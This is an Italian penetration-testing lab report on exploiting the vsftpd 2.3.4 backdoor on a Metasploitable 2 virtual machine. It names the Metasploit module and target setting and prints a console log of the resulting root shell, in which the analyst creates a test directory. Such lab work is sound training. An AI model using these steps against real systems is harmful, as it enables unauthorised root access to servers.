Rapporto Tecnico: Exploitation del Servizio vsftpd 2.3.4

Analista: Bejte Gerald

Data: 19 Gennaio 2026

Target: 192.168.1.149 (Metasploitable 2)

Ambito: Laboratorio di Penetration Testing

---


1. Introduzione ed Obiettivi


L'attività ha avuto come scopo l'identificazione e lo sfruttamento di una vulnerabilità nota nel servizio FTP della macchina target. L'operazione è stata condotta simulando un attacco esterno volto all'ottenimento di privilegi amministrativi (`root`) sul sistema operativo, concludendosi con la creazione di una directory di test nella root del file system.

2. Metodologia di Analisi

Il processo è stato suddiviso in tre fasi principali: Ricognizione, Exploitation e Post-Exploitation.

Parametro	Valore
IP Macchina d'Attacco (Kali)	192.168.1.10
IP Target (Metasploitable)	192.168.1.149
Connettività	Verificata tramite ICMP (Ping) con 0% packet loss.






---

3. Ricognizione e Vulnerability Analysis

Utilizzando lo strumento **Nmap**, è stata effettuata una scansione mirata sulla porta 21 per identificare la versione del servizio FTP.

- **Servizio Identificato:** `vsftpd 2.3.4`
- **Vulnerabilità Rilevata:** Porta 21 Open



---

4. Fase di Exploitation (Esecuzione dell'Attacco)

Per automatizzare l'attacco è stato impiegato il framework **Metasploit**.

Che cos'è Metasploit?

Metasploit è il framework di *penetration testing* più diffuso al mondo. È una piattaforma modulare che permette di automatizzare le fasi di un attacco informatico: dalla scoperta delle falle alla gestione dei sistemi compromessi.

Per usare Metasploit, bisogna comprendere come interagiscono i suoi moduli principali:

- **Exploit**: È il codice che sfrutta una specifica vulnerabilità (un errore di programmazione) per forzare un servizio o un sistema operativo.
- **Payload**: È il software "caricato" sul bersaglio dopo che l'exploit ha aperto un varco. Determina cosa puoi fare sul sistema (es. ottenere una shell di comando o una sessione Meterpreter).
- **Auxiliary**: Moduli utilizzati per attività di supporto che non caricano payload, come la scansione delle porte (**port scanning**) o l'identificazione delle versioni dei software (**banner grabbing**).

Il flusso di lavoro (Workflow)

In un esercizio come questo su **vsftpd**, il processo segue sempre questo schema logico:


1. **Scanning**: Identifichi il servizio e la sua versione (es. vsftpd 2.3.4).
2. **Selection**: Scegli nel framework l'exploit corrispondente a quella versione.
3. **Configuration**: Imposti i parametri necessari, come l'indirizzo IP del target (`RHOSTS`).
4. **Execution**: Lanci l'attacco (`run` o `exploit`) per ottenere l'accesso remoto.

Perché si usa?

Permette ai professionisti della sicurezza di verificare la reale "sfruttabilità" di una vulnerabilità, fornendo prove concrete (come la creazione della cartella `/test_metasploit`) della debolezza di un sistema.

Configurazione del Modulo:

- **Modulo:** `exploit/unix/ftp/vsftpd_234_backdoor`
- **Parametri:**
  - `set RHOSTS 192.168.1.149`
- **Esecuzione:** Al lancio del comando `run`, l'exploit ha innescato la backdoor e stabilito una sessione di comando.




5. Post-Exploitation e Operazioni sul Target

Una volta ottenuto l'accesso, è stata verificata l'identità dell'utente, risultando in privilegi di tipo **root** (amministratore di sistema).

Azioni Intraprese:

Come richiesto dalla traccia, è stata eseguita la manipolazione del file system:

1. **Navigazione:** Accesso alla directory radice (`cd /`).
2. **Creazione Directory:** Esecuzione del comando per generare la cartella di test.



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.10:41671 → 192.168.1.149:6200) at 2026-01-19 10:46:16 -0500

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
mkdir /test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```